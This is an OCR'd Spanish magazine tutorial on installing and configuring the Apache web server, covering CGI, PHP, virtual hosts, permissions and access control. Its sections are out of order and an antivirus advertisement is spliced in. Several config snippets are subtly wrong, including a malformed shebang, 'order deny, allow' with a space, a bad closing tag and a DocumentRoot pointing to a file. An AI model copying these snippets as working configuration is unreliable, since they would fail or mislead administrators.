Apache: Un servidor, muchos pedidos.

Es importante saber que Apache, para poder servir varias peticiones simultáneas, asigna un proceso separado a cada conexión. De esta manera, cada pedido es totalmente independiente de los demás.
El esquema que maneja es el caso común de un proceso padre que controla la generación y destrucción de varios procesos hijos. Los parámetros MinSpareServers y MaxSpareServers, controlan la cantidad máxima y mínima de procesos que deberán estar siempre disponibles para recibir peticiones nuevas, mientras que StartServers indicará cuantos se deben generar automáticamente al iniciar el sistema.
En grandes volúmenes de carga, la performance general del Webserver recae en que estos tres valores estén lo más optimizados posible a los niveles de hardware y tráfico que manejamos. No hay una fórmula que indique exactamente cuales deben ser los valores. Si estos son muy altos probablemente nuestro servidor deje de responder, y si los valores son muy bajos el mismo log del Apache va a indicar que es conveniente aumentar alguno de los valores
A continuación, vemos un esquema donde un proceso padre controla la generación de servidores "hijos" manteniendo siempre una cantidad disponible, basándose en estadística de uso y los valores de la configuración. Cada uno de estos procesos es capaz de gestionar una cantidad de pedidos determinada que se define por el parámetro MaxRequestsPerChild. Habiendo llegado al límite máximo de pedidos, ese proceso será destruido y se generará uno nuevo. Este valor regula la regeneración de los procesos hijos, práctica aconsejable cada aproximadamente 10000 pedidos.



Existe un parámetro denominado MaxClients que indica la cantidad de clientes simultáneos que se pueden servir. En caso de superarlo, los clientes no podrán acceder al servicio.

Permisos de acceso a los archivos

Es necesario también conocer un poco sobre la plataforma de servidores *nix, donde los procesos se ejecutan "como un usuario", es decir, con los privilegios y permisos de un usuario y grupo del sistema. De esta forma, el servicio que estemos ejecutando tendrá permiso de leer / escribir / ver / ejecutar sólo aquellos archivos sobre los que tenga permiso el usuario correspondiente de sistema.
Apache funcionará como el usuario y grupo que asignemos mediante los parámetros "user" y "group". De esta configuración depende la seguridad de nuestro servidor, ya que tratándose de un servicio dedicado a publicar archivos del disco en la web, éste debe estar restringido a leer sólo aquello que nosotros queramos que sea público.
La restricción se hace por medio del manejo de permisos del sistema de archivos de UNIX. Todo archivo y directorio tiene algún permiso de acceso. Estos son básicamente tres: Lectura (r), Escritura (W) y Ejecución (X). Estos permisos pueden ser aplicados al dueño del archivo, a un grupo usuarios y a todos los usuarios del servidor.
Esto significa que podemos asignar privilegios de lectura y escritura al dueño del archivo, pero sólo lectura al resto.
En el caso de las carpetas, la lectura se traduce en poder listar el contenido de la misma, la escritura en poder grabar archivos dentro y la ejecución simplemente pasar a través de ella para acceder a un archivo dentro de ella al que tenga permiso. Para publicar un solo sitio normalmente se utiliza al Apache con un usuario y el grupo httpd, y las carpetas con la distribución

```
rwxr-x---   usuario   httpd   /home/usuario
rwxr-x---   usuario   httpd   /home/usuario/html
rwxr-----   usuario   httpd   /home/usuario/html/index.html
```

fig.3

de permisos mostrada en la figura 3.
Con estos permisos, solamente el dueño podrá escribir en las carpetas y el archivo, y el grupo podrá listar las carpetas, y leer el archivo.

Apache, un servidor versátil - Módulos:

La funcionalidad de Apache no se limita al archivo de configuración del mismo. Al estar disponible un API para desarrollo, cualquier programador puede agregarle alguna funcionalidad al servidor por medio de módulos.
A diferencia de los programas de código cerrado, Apache se distribuye con su código fuente completo para que en caso de necesitar implementar una función que no esté disponible, teniendo los conocimientos necesarios, podremos desarrollarla e implementarla libremente.
Sin embargo, no hace falta llegar tan lejos para ampliar las posibilidades de nuestro servidor. Apache incluye una API (interfase para comunicar un programa externo con un sistema por medio de funciones) que permite que podamos desarrollar módulos que cumplan una función determinada. Actualmente hay una lista de los módulos disponibles para utilizar "oficialmente" en http://modules.apache.org
Algunos lenguajes de scripting como Perl o PHP permiten dentro de sus opciones de compilación, instalarse como módulos de Apache. De esta forma la ejecución de estos scripts en el servidor es acelerada notablemente.
Existe también mucha documentación y libros que explican paso a paso cómo desarrollar módulos usando lenguajes de programación como C o interpretados como Perl. Sin embargo siempre es conveniente, antes de iniciar cualquier desarrollo, asegurarnos que nuestra idea no haya sido pergeñada por alguien antes que nosotros. De esta manera, como se dice en la jerga de programadores, no reinventar la rueda.

Contenido Dinámico - Páginas a medida en tiempo real

Nuestro servidor no solo puede enviar información escrita en un archivo de texto, sino que también puede generarla antes de enviarla al cliente.

Directory Listing - Listando el contenido de una carpeta

Cuando se ingresa a una página que apunta a un directorio, por ejemplo http://www.sitio.com/, el comportamiento por defecto es ingresar al directorio (en este caso el DocumentRoot) y buscar de a uno y en orden los archivos ingresados como DirectoryIndex y responder el primero encontrado. Sin embargo podemos, por medio de configuración, que nuestro sitio liste el contenido de la carpeta permitiendo descargar los archivos por separado. Para esto, debemos usar la opción +Indexes definida dentro de un tag de Directory. Por ejemplo:

```
<Directory /download>
       Options +Indexes
</Directory>
```

Existe también una posibilidad de utilizar la opción de las IndexOptions para habilitar el Fancy Indexing que se traduce en un indexado de archivos más gráfico y colorido:

```
<Directory /download>
     Options +Indexes
     IndexOptions FancyIndexing
</Directory>
```

Además, podemos asociar archivos a un determinado ícono utilizando la directiva AddIcon o bien dejar uno predeterminado para los archivos desconocidos por medio de la directiva DefaultIcon. Por último, podemos asociar un texto descriptivo a un tipo de archivo usando la directiva AddDescription:

```
<Directory /download>
    Options +Indexes
    IndexOptions FancyIndexing
    Addicon /icons/tar.gif tar
    AddDescription "Archivo Tar" tar
</Directory>
```

Los archivos .htaccess - Omitiendo configuraciones por defecto

Del lado del servidor, podemos permitir que se omitan algunas configuraciones generadas por el servidor para brindar más libertad al usuario. Esto debe ser habilitando la directiva AllowOverride dentro del tag de directorio cuyos parámetros pueden ser All, None o alguna opción en particular:

```
<Directory /download>
       AllowOverride All
</Directory>
```

Configurando esto en el httpd.conf, se permitirá ingresar un archivo de texto con nombre .htaccess en la raiz del directorio. Dentro puede incluir directivas propias de la configuración del servidor que serán interpretadas antes de responder cada pedido:

```
# .htaccess #
       Options +Indexes
       IndexOptions FancyIndexing
```

Con esto, como vimos anteriormente, estamos habilitando el "Directory Listing" exclusivamente para esa carpeta.
En caso de querer deshabilitarlo, solamente debemos eliminar o renombrar el archivo.

Server-Side Scripting

Muchas veces queremos que nuestro sitio se modifique dependiendo de determinada información que obtenemos de alguna fuente como puede ser una base de datos.
Para esto se inventó el server-side-scripting, función que permite que el servidor web procese los archivos antes de enviarlos al cliente.
Luego de varios capítulos de configuración, logramos que Apache nos brinde la información pedida. Sin embargo, ésta permanecerá estática, es decir su contenido no va a variar a menos que nosotros modifiquemos la página alojada en el servidor. Otra alternativa es utilizar un CGI, un programa externo que genere nuestra página dependiendo de la información enviada.
Lo primero que haremos es romper con el mito que gira alrededor de la programación de CGIs. CGI proviene de la sigla Common Gateway Interface y podemos decir que es un estandar o un conjunto de reglas que simplemente definen la forma en la que el servidor web debe enviar la información al programa y cómo este debe responder.
Nuestro CGI, es un programa que puede estar desarrollado en cualquier lenguaje que el servidor tenga posibilidad de interpretar o ejecutar. Normalmente en servidores UNIX, perl, C, C++, bash e inclusive el PHP son los lenguajes de CGI más conocidos.
Como vemos en el esquema, ante un pedido del

cliente, el servidor deberá generar los encabezados correspondientes, invocar al programa externo y capturar su salida. Luego, todo junto será devuelto como respuesta al cliente.
Es necesario que lo primero que imprima este programa sea el encabezado "Content-type", que como vimos anteriormente, indica que tipo de contenido está a punto de generarse.
De esta manera, el cliente podrá saber si el resultado de la ejecución del CGI se trata de una página en html, una imagen, simplemente texto o cualquier contenido permitido.
Los CGIs mal programados o que no hacen un chequeo de los datos que ingresan al script, son la forma más común para atacar un servidor, por lo que a la hora de instalar y configurar uno debemos ser muy cuidadosos. Apache nos permite configurar un directorio que tenga permisos de ejecución de CGIs por medio de la opción ExecCGI:

```
<Directory /www/sitio.com/cgi-bin>
Options ExecCGI
</Directory>
```

Es muy importante saber que los CGIs, se ejecutan con el usuario y grupo configurado en Apache, y tiene los mismos permisos que tiene éste, solo que NO está restringido a la carpeta del sitio que lo ejecuta. Entonces, nuestro CGI tiene permiso de visualizar / grabar / ejecutar cualquier archivo en el servidor sobre los que tenga permiso. Ejemplo:

```
#/bin/sh
echo "Content-type: text/html"
echo
echo "Voy a ejecutar el commando wall"
echo "Hola mundo" | wall
```


La mayoría de los servidores Linux, tienen habilitado el comando Wall con privilegios de ejecución para cualquier usuario.

Procesando Formulario con CGIs

Normalmente, los parámetros a los programas CGI no son enviados directamente por la URL. Es más común que sea invocado por algún usuario que completó un formulario en la web y lo envió. Ejemplo de la codificación de un formulario en HTML:

```
<form name=nombre method=post
action=/cgi-bin/procesar.pl>
[Items]
</form>
```

Donde los items pueden ser cajas de texto, lis-



tas, botones de opción y debe haber algún botón que realice un SUBMIT del formulario:

```
<input type=submit name=boton
value=enviar>
```

Notemos que el formulario va a realizar lo que se denomina un POST sobre el archivo /cgi-bin/procesar.pl. Esto indica que al presionar el botón de submit se van a enviar los valores de los ítems al script.
Cuando vemos en nuestro explorador que ingresamos a un sitio, y sobre la derecha de la dirección comienza a aparecer texto, se trata de variables que son pasadas a scripts por método GET.

Por ejemplo:

```
http://www.sitio.com/procesar.pl?variable1=valor1&variable2=valor2
```

En este caso el CGI va a tener los valores de las variables variable1=valor1 y variable2=valor2 disponibles para usar dentro de su codificación por medio de una variable de entorno llamada "QUERY_STRING"

Un lenguaje de scripting - PHP (3)

Originalmente su nombre provenía de "Personal Home Page", pero con el pasar del tiempo y el agregado de nuevas tecnologías inevitablemente debió cambiar su nombre por "PHP HyperText Preprocessor", nombre que se define recursivamente, ya que la primera letra de la abreviatura coincide con la abreviatura propiamente dicha.
En la actualidad es un sistema de scripting para la creación de páginas dinámicas, potente, con infinidad de funciones y librerías disponibles, y sobre todo con la posibilidad de integrar código directamente dentro de la página web.
La sintaxis de PHP es muy similar a la de C, con algún toque de Perl. Por eso es el lenguaje preferido por todo programador en Linux.

Una de sus principales fortalezas, es el excelente soporte para conexión a bases de datos. PHP soporta nativamente motores como MySQL, PostgreSQL, mSQL, Oracle, Unix dbm, Informix, Sybase, y cualquiera que provea un driver ODBC.
Una de las bases de datos favoritas para usar con PHP es MySQL. La combinación Linux, Apache, PHP y MySQL es prácticamente un estándar gratuito de alojamiento de aplicaciones Web profesionales.
Si insertamos código de PHP dentro de una página codificada en HTML, el Apache generará una página nueva que contenga el contenido html intacto y agregará el resultado de la ejecución del script en php. Ejemplo: holamundo.php

```
<html><body>
Hola <? echo "mundo"; ?>
</body></html>
```

La respuesta enviada por Apache será:

```
<html><body>
Hola mundo
</body></html>
```

Conclusión:

Aunque a simple vista las tecnologías libres se vean más difíciles de manejar y configurar, actualmente en materia de potencia y versatilidad superan ampliamente a las propietarias. Queda a criterio del lector el decidirse por que tecnología optar a la hora de hacer un desarrollo. Sin embargo, a quienes opten por las propietarias, ya no van a poder utilizar la excusa "es más fácil".

Referencias:

- http://news.netcraft.com/archives/web_server_survey.html
- http://www.w3.org/Protocols/rfc2616/rfc2616.html
- www.php.net



Panda
Software
Panda Software
PROTECCIÓN CONTRA VIRUS E INTRUSOS



El mejor antivirus
del mercado



panda
Titanium 2005
antivirus
Máxima protección
contra todo tipo de virus
NUEVO
panda
PLATINUM 2005
Internet Security
Máxima protección
contra virus, hackers y otras
Antivirus
NUEVO



panda
EnterpriSecure
con Tecnologías TruPrevent



panda
BusinesSecure
con Tecnologías TruPrevent



DAST

IMPLEMENTANDO

APACHE

Fácil de implementar y muy estable, este servidor HTTP es el más popular del mercado en estos momentos.

Se dice que debe su nombre a la tribu de indios nativos de Norteamérica, los cuales se caracterizaban por sus habilidades estratégicas en la guerra y su extraordinaria resistencia. Otros dicen que el nombre proviene de "A PatCHy server" en inglés, lo que significa algo así como un server basado en código preexistente y una serie de parches. Cualquiera de las dos versiones es muy factible por las características de este software.

Apache es estable, rápido, flexible y está disponible para una gran cantidad de sistemas operativos. El servidor Apache es uno de los softwares mejor logrados desde la aparición del Open Source (Software de Código Abierto). Por otro lado, es verdad que Apache se basa en un software preexistente. Nació a partir del desarrollo de NCSA httpd 1.3, y luego se le agregaron características y se solucionaron problemas, hasta que la primera versión oficial se publicó en abril de 1995.

Apache Webserver es un servidor HTTP Open Source, que está continuamente desarrollándose. Implementa los protocolos HTTP más nuevos (hasta HTTP/1.1). Es muy flexible a la hora de configurar y se puede extender y completar con módulos de terceras partes o programas de los usuarios gracias a su API (Application Programming Interface). Se puede instalar en Windows NT/9x, Netware 5.x y superiores, OS/2, y la mayoría de las versiones de Unix. Es parte del proyecto Apache, que no solamente se dedica a crear y mantener este Webserver sino que además se ocupa de muchos otros desarrollos relacionados con Internet.

Instalar Apache

En el presente artículo nos vamos a focalizar en la explicación de la instalación de Apache en servidores Linux. Salvo algunos detalles, las nociones de configuración y el funcionamiento son similares para todas las plataformas.

Hay tres formas de implementar el software en un servidor:

1- Incluirlo al instalar Linux
2- Instalar con el RPM correspondiente
3- Instalar desde los archivos fuente, bajándolos de Internet

El método 1 podríamos decir que es el más sencillo, pero tiene la desventaja de que muchas veces la distribución está incompleta y no contiene todas las bibliotecas y módulos que se necesitan para instalar otras aplicaciones que dependen de Apache, por eso es recomendable utilizar los otros métodos.

La segunda opción, también sencilla, es instalar el Webserver con una herramienta de instalación por paquetes como RPM.

Si bien la instalación por paquetes nos ahorra el tiempo de compilación y configuración de opciones (ideal para usuarios con menos experiencia), no quita que puedan aparecer errores de dependencias.

Por lo tanto, deberemos rastrear los paquetes cada vez que en la consola nos aparezca un error indicando esta situación.

Para saber si un paquete está instalado en nuestro sistema ejecutamos:

```
# rpm -qa | grep nombre_paquete
```

Para instalar el RPM debemos ejecutar sencillamente:

```
# rpm -ivh httpd-2.0.54-1.i386.rpm
```

Para controlar el acceso discrecionalmente a los sitios que publicamos, se determinan ciertas áreas protegidas, llamadas en inglés "realms".

Los RPMs proporcionan un método limpio para eliminar los archivos que pertenecen a un determinado paquete y que se encuentran en diferentes lugares. Muchos paquetes instalan archivos en "/etc", "/usr" y "/lib", por lo que puede ser complicado eliminarlos. Utilizando RPMs se puede desinstalar un paquete completo con la orden:

```
# rpm -e [opciones] [paquetes]
```



WEB SERVER

Autor: Ing. Marisabel Rodriguez Bilardo

Es muy importante tener en cuenta que necesitamos que el programa inicie automáticamente cada vez que rebooteamos la máquina o cuando se cae el servidor por algún motivo.
Para ello hay varios métodos que dependen de la distribución. Por ejemplo en Linux, el paquete ya viene con un script de inicio que se copia en el directorio "/etc/rc.d/init.d", entonces solamente necesitamos agregar un link simbólico en el directorio que corresponde al modo de booteo del servidor:

```
# ln -s /etc/rc.d/init.d/httpd /etc/rc2.d/S99apache
```

Pero si no contamos con ese script o no lo queremos programar, podemos optar por una alternativa más prosaica, y escribir en un archivo algo parecido a lo siguiente según el path, y crear de la misma forma el link simbólico:

```
echo starting apache2
# /us/local/apache2/bin/httpd
```

Instalando desde archivos fuente

El método 3 requiere un poco más de atención y conocimientos, pero no mucho más.

Fig. 1 -
Una página html muy simple para probar el software.

En la siguiente página se puede encontrar el software para las plataformas disponibles:
http://apache.ipv4networks.com/httpd/
Es importante verificar la integridad y autenticidad de los datos que se bajan utilizando las firmas PGP o MD5. Las firmas PGP pueden verificarse usando los programas PGP o GPG. Primero se bajan las claves y las firmas "asc" para la distribución que necesitamos. Es más conveniente obtenerlas del directorio principal de la distribución antes que de un "mirror" (servidor FTP alternativo). Luego se puede verificar la firma de la siguiente manera, aunque hay muchas otras:
% pgpv apache_1.3.33.tar.asc (Verifica el contenido del archivo ".asc" comparando con la clave anterior)
Instalar desde los archivos fuente tiene varias ventajas. En principio, se puede conseguir la versión más reciente del software. Luego, se tiene un control más ajustado de los directorios de instalación y los módulos y características del programa, ya que modificando las opciones con las cuales se ejecuta el script de configuración, podemos compilar el programa con distintos módulos. Hay varias opciones del programa que no pueden agregarse si no se compila desde cero, por ejemplo el módulo de SSL.
Otra de las ventajas es que, teniendo el código fuente, se puede instalar en cualquier plataforma que soporte el software.
Para comenzar, tenemos que copiar el archivo con la distribución en algún directorio que elijamos, como por ejemplo, "/usr/local". Luego hacemos:

```
# cd /usr/local
# tar -xzf apache_1.3.33.tar.gz
```

La última línea va a descomprimir y desempaquetar el software. Las aplicaciones en Linux, a menudo se distribuyen como archivos con extensión ".tar.gz" o ".tgz", llamados "tarballs". Son archivos empaquetados con "tar" y comprimidos con "gzip". Se pueden descomprimir con "gzip -d archivo.tar.gz" o desempaquetar con "tar -xvf archivo.tar.gz". En el ejemplo, el comando "tar -xzf" hace las dos cosas al mismo tiempo si estamos usando "tar" GNU.
Una vez terminada esta operación, obtenemos un directorio que se llama "apache_1.3.33", que es el mismo del archivo anterior sin las extensiones. Dentro de ese directorio encontraremos el archivo "INSTALL", que detalla las instrucciones para la instalación. Dejamos la tarea de leer este archivo al usuario y sencillamente ejecutamos el script "configure".
Por ejemplo:

```
# ./configure --prefix=/usr/local/apache --enable-module=ssl --activate-module=src/modules/php4/libphp4.a --enable-module=php4
```

Este shellscript es creado por el programa "autoconf " (una de las herramientas GNU con las que contamos en Linux) cuando se crea el "tarball". En este paso, se chequea el sistema para ver si están instaladas todas las bibliotecas necesarias y si hay un compilador adecuado. Basado en esta verificación, genera algunos "makefiles" y shellscripts para instalar el software en la plataforma sobre la cual estamos trabajando. Además se agregan en este momento los módulos necesarios que se compilarán junto con el software para una funcionalidad en particular. En el caso del ejemplo se le agrega el módulo "SSL" y bibliotecas para PHP. Además, se agregó el valor de la variable "prefix", que indica cuál es el directorio raíz.
El próximo paso es compilar. Con el script anterior ya se crearon los archivos necesarios, de tal forma que ahora lo único que tiene que hacer el usuario es tipear: "make".
Luego hay que ejecutar "make install" para copiar los archivos compilados en el lugar que corresponde a cada uno.
Para iniciar el Server hay que recurrir al binario correspondiente, que en Linux se llama "httpd" y se encuentra en el directorio "bin". También se puede usar el comando "apachectl" que además tiene otras funcionalidades, como por ejemplo verificar que el archivo de configuración no tenga errores de sintaxis.
No hay que olvidarse de crear los scripts de inicio y colocarlos en los directorios correspon-

```
$ telnet www.google.com 80
Trying 64.233.161.147...
Connected to www.l.google.com.
Escape character is '^]'.
GET / HTTP/1.1

HTTP/1.1 302 Found
Location:
http://www.google.com.ar/cxfer?c=PREF%3D:TM%3D1115063673:S%3DUI8DdCHRM8V6BCeB&
prev=/
Set-Cookie:
PREF=ID=11e364ba43c457dc:CR=1:TM=1115063673:LM=1115063673:S=YMpXf3iNOkuqX3pN;
expires=Sun, 17-Jan-2038 19:14:07 GMT; path=/; domain=.google.com
Content-Type: text/html
Server: GWS/2.1
Content-Length: 218
Date: Mon, 02 May 2005 19:54:33 GMT

<HTML><HEAD><TITLE>302 Moved</TITLE></HEAD><BODY>
<H1>302 Moved</H1>
The document has moved
<A
HREF="http://www.google.com.ar/cxfer?c=PREF%3D:TM%3D1115063673:S%3DUI8DdCHRM8V
6BCeB&amp;prev=/">here</A>.
</BODY></HTML>

Connection closed by foreign host.
$
```

Fig. 2 -
Conectándonos por telnet a un sitio podemos ver los comandos que envían los browsers y cómo llegan las páginas a la máquina del usuario.

dientes al modo de booteo.

Publicación de Sitios

Una vez que iniciamos el servidor, por ejemplo con:

```
# usr/local/apache2/bin/httpd
```

escribimos en un browser la URL "http://localhost" y aparecerá la conocida página de prueba del servidor que muestra la figura 1. En las versiones anteriores, había que especificar el nombre del servidor y el puerto que escucha en el archivo de configuración antes de levantar nada, pero en las últimas ya no hace falta.
Lógicamente, si queremos publicar nuestras propias páginas, vamos a tener que editar el archivo de configuración para ajustar los parámetros y hacer que todo funcione como queremos.
El archivo de configuración se llama "httpd.conf". Una vez que el software está instalado, podemos encontrarlo ejecutando:

```
# find / -name httpd.conf
```

Es un archivo muy largo y puede resultar confuso al principio, pero la mayoría de los párrafos son comentarios, explicaciones y configuraciones que pueden conservar su valor default sin impedir que todo funcione correctamente.
El primer parámetro que nos interesa configurar es el repositorio de los archivos a publicar. Haciendo:

```
# grep DocumentRoot httpd.conf
/usr/local/apache2/httpdoc
```

obtenemos el directorio en donde debemos copiar los archivos que publicamos.

Para probar nuestro servidor, utilizamos una página HTML muy simple y la publicamos. Tenemos que crear un archivo con el siguiente texto:

```
<HTML>
<BODY>
        WEBSERVER APACHE
</BODY>
</HTML>
```

y copiarlo en donde indique la variable "DocumentRoot", por ejemplo "/usr/local/apache2/httpdoc":
Una vez que copiamos el archivo en el directorio correspondiente y ejecutamos "apachectl start" o "/usr/local/apache2/bin/httpd" si no lo habíamos hecho antes, podremos ver nuestra página publicada con cualquier browser.
Para experimentar a otro nivel cómo funciona el protocolo HTTP, hacemos una prueba ejecutando:

```
telnet www.misitio.com 80
```

El puerto por default de Apache es el 80, pero se puede llegar a cambiar desde el archivo de configuración. Si no estamos iniciando el software como usuario administrador "root", tenemos que cambiar este puerto a uno mayor a 1024, ya que un servidor no puede escuchar requerimientos en un puerto del grupo de los reservados (menor a 1024) si está ejecutándose con otro usuario.
Esto significa que necesitamos que Apache inicie con el usuario "root", sin embargo no es recomendable dejar que siga corriendo con privilegios de "root" cada vez que atiende a un cliente, sobre todo si el servidor permite scripts "CGI", porque que puede llegar a poner en riesgo el sistema. Entonces, una vez que se inicia el servidor, los procesos "hijos" que corresponden a cada vez que el servidor atiende a un cliente, pueden cambiar de usuario y de grupo, de tal forma que los procesos no se ejecuten con usuarios con privilegios innecesarios. Esta modificación se puede llevar a cabo en el archivo de configuración.
Volviendo al telnet, una vez que el servidor nos contesta, debemos ingresar la siguiente línea:

```
GET / HTTP/1.1
```

que es un resumen de lo que envía el browser al servidor cuando nos conectamos a un sitio.
La barra "/" significa el directorio raíz del sitio, y "HTTP/1.1" es la versión del protocolo.
Una vez que ingresamos ese comando, debemos presionar dos veces "ENTER" para cambiar de línea y dejar una en blanco.
En la figura 2 se ve la respuesta para un sitio cualquiera.

Virtual Hosting

Apache permite hostear varios dominios en la misma máquina, esto se llama "Virtual Hosting". Este modo de operación necesita de la adecuada configuración de los DNS para que todos los clientes lleguen hasta la máquina correcta.
Hay dos formas de implementarlo, una basada en IP y la otra basada en el nombre del dominio.
La primera forma es muy poco recomendable, porque consiste en que cada sitio tenga una IP diferente. Cada uno tiene su interfaz propia, ya sea virtual o no. En estos momentos, desperdiciar una IP pública pudiendo publicar un sitio web de otra manera es un despropósito. De esta forma, en los DNSs va a haber una entrada con una IP diferente para cada dominio.
La segunda forma, más realista, propone asig-

```
NameVirtualHost 200.200.200.200

<VirtualHost 200.200.200.200>
        ServerName www.unsitioeninternet.com.ar
        DocumentRoot /home/unsitio/index.html
</VirtualHost>

<VirtualHost 200.200.200.200>
        ServerName www.otrositioeninternet.com.ar
        DocumentRoot /home/otrositio/index.html
</VirtualHost>
```

Fig. 3 -
Configuración de hosts virtuales por nombre de dominio.

Permiso	Owner	Group	File
rwxr-x---	adminunsitio	webusers	/home/unsitio
drwxr-x---	adminunsitio	webusers	/home/unsitio/html
rwxr-x---	adminunsitio	webusers	/home/unsitio/html/index.html

Fig. 4 -
Permisos de los archivos en los directorios.

nar una IP para toda la máquina, y que Apache se ocupe de derivar los requerimientos al dominio que corresponda.

Esto significa que distingue cada sitio por el nombre del dominio, en lugar de hacerlo por su dirección IP. En el DNS debe figurar siempre la misma dirección para todos los dominios. De esta manera todos los requerimientos llegan a la misma máquina y Apache los escucha.

Para que funcione el "Virtual Hosting" en esta modalidad, el browser tiene que soportar la versión 1.1 de HTTP. Una de las características de esta versión es que la aplicación envía el nombre del HOST luego de la sentencia GET cuando va a buscar una página. Apache utiliza esta información para atender los requerimientos de acuerdo a qué nombre de host se utilice.

Este tipo de "Virtual Hosting" es mucho más conveniente porque usa solamente una dirección IP. Sin embargo no funciona correctamente si el browser no envía el mensaje con los datos necesarios en el pedido. A partir de la versión 1.1 de HTTP es standard, pero también hay que tener en cuenta que puede haber browsers desactualizados todavía en uso en la red.

Para configurar "Virtual Hosting", como siempre, vamos a tener que editar el archivo de configuración "httpd.conf". Hay que ubicar primero el sector del archivo en donde tenemos que escribir los datos, que por lo general es debajo de una explicación de lo que significa el comando. Así que busquemos con el editor "vi" o con la herramienta que estemos utilizando la palabra "VirtualHost".

Es conveniente configurar los hosts virtuales en Apache de forma tal que distinga cada sitio por del nombre del dominio, no por su dirección IP.

Una vez ubicados en el sector correspondiente, hay que agregar el texto de la figura 3 para publicar sitios con la segunda modalidad.

De esta forma vamos agregando todos los dominios que queremos publicar. La sentencia "NameVirtualHost" dice que los requerimientos para esa IP van a ser resueltos usando alguno de los host virtuales descriptos debajo.

A continuación, entre los tags "<VirtualHost>" y "</VirtualHost>" se definen los "conteiners" o contenedores en castellano. Los parámetros descriptos entre cada par de tags aplican solamente para un host virtual. Por ejemplo el nombre del sitio, dónde se ubican los archivos y la página principal. Los pathnames siempre son completos, no relativos a la variable "ServerRoot". Por lo general se ubican los directorios repositorio de archivos web fuera del path de Apache ("ServerRoot"). De esta forma los usuarios pueden modificar archivos en sus directorios personales sin comprometer la estabilidad del Servidor.

Con respecto a los permisos de los archivos, hay que hacer algunas consideraciones. Antes dijimos que era conveniente crear un grupo y un usuario especial para que Apache atienda cada pedido de los clientes. Nos conviene entonces configurar los permisos de tal forma que ese grupo pueda leer los archivos HTML del repositorio pero no editarlos. Para editar los archivos, creamos otro usuario administrador del sitio y le damos permiso de escritura (ver el ejemplo de la figura 4).

Páginas Personales

Las páginas personales se configuran de manera diferente a lo que vimos antes ya que no necesitan una entrada en el DNS en particular, porque tienen como raíz el mismo dominio del sitio. En la URL que escribimos en el browser tenemos que agregar el nombre de la cuenta del usuario acompañada de un símbolo "~" (tener en cuenta que no es el nombre del directorio personal del usuario sino su "username"). Por ejemplo:

www.paginaspersonales.com.ar/~alberto

Este tipo de hosting no permite configurar las mismas características que los "Virtual Hosts", porque no tenemos los mismos tags para discriminar cada uno en particular, y no podemos loguear la actividad de cada sitio por separado, pero es un servicio que necesita un mínimo de configuración y administración por lo que sirve para organismos como colegios o universidades.

La seguridad en Apache

Apache es una de esas aplicaciones siempre propensas a ataques. Por más que tengamos todos los parches actualizados y los firewalls bien configurados, siempre estamos en situación de riesgo justamente por estar en un ámbito público.

Más allá de eso, podemos implementar ciertas políticas en el archivo de configuración para minimizar los riesgos.

Apache nos permite autenticar y autorizar usuarios a través de módulos especiales. Autenticar se refiere a que cada usuario deberá ingresar una contraseña para acceder a un sitio. Cuando hablamos de autorizar, queremos decir que dado un grupo de usuarios, permitiremos el acceso o no a los sitios, por más que se validen correctamente. Para agregar los módulos de autenticación, debemos agregar las opciones correspondientes cuando ejecutamos el script "./configure".

Por lo general, todos los módulos que se agreguen a Apache van a autenticar y autorizar. Lo que distingue a unos de otros es la forma de autenticar; básicamente permiten guardar la información del usuario en un formato determinado. El módulo "mod_auth", por ejemplo, busca los nombres de usuario y contraseñas en un archivo de texto plano, y el "mod_auth_dbm" busca en una base de datos. La parte de autorización la realizan en forma muy parecida. Las directivas de configuración de autenticación y autorización se configuran con las sentencias "AuthUserFile" o "AuthDBMGroupFile".

El método más simple de limitar el acceso al servidor es por dirección IP. Siempre en el mismo archivo de configuración, podemos agregar las siguientes sentencias:

```
<Directory /home>
        order deny, allow
        deny from all
        allow from 200.100.100.100
        allow from buenosmuchachos.com.ar
</Directory /home>
```

La sentencia "order" indica la secuencia en que se tienen que evaluar las directivas de más abajo. En otros archivos de configuración de otras aplicaciones, importa el orden en el cual se escriben las listas de acceso. En este caso no, porque con la palabra "order" indicamos la prioridad directamente.

Debajo, en los otros dos renglones, vemos cómo discriminamos el tráfico. Con "deny from all" denegamos todo el tráfico, para luego especifi-

car qué direcciones sí queremos que accedan a nuestro servidor.
La sentencia "allow from" puede tener como argumento direcciones IP completas, redes o dominios. Combinando las tres palabras clave "order", "deny" y "allow", podemos generar una política específica para nuestra organización.
Otra forma de controlar el acceso a nuestros sitios, es autenticando al usuario que intenta ingresar. Apache se puede complementar con módulos externos para autenticar usuarios de muchas bases de datos. Por ejemplo, se puede llegar a validar usuarios de Kerberos, LDAP, NT, NIS, bases de datos SQL y varias otras. También cuenta con una modalidad mucho más simple de autenticación, que consiste en validar a los usuarios contra un archivo de texto plano, similar al archivo "/etc/password". Este archivo es secuencial, por eso si tenemos gran número de usuarios no va a resultar performante.
Apache nos permite, además validar usuarios, asignar zonas de acceso para cada uno o para un determinado grupo. Estas zonas se llaman en inglés "realms", y deben tener un nombre especificado con la directiva "AuthName".
El tag "<Directory>" nos permite especificar en qué parte del sitio se pide autenticación. En las siguientes líneas se ve cómo configuramos el tipo y lugar de la autenticación.

```
<Directory /usr/local/apache2/htdocs/unsitio>
   AuthType Basic
   AuthName "Un sitio"
   AuthUserFile /usr/local/apache2/conf/.htpasswd
          require valid-user
</Directory>
```

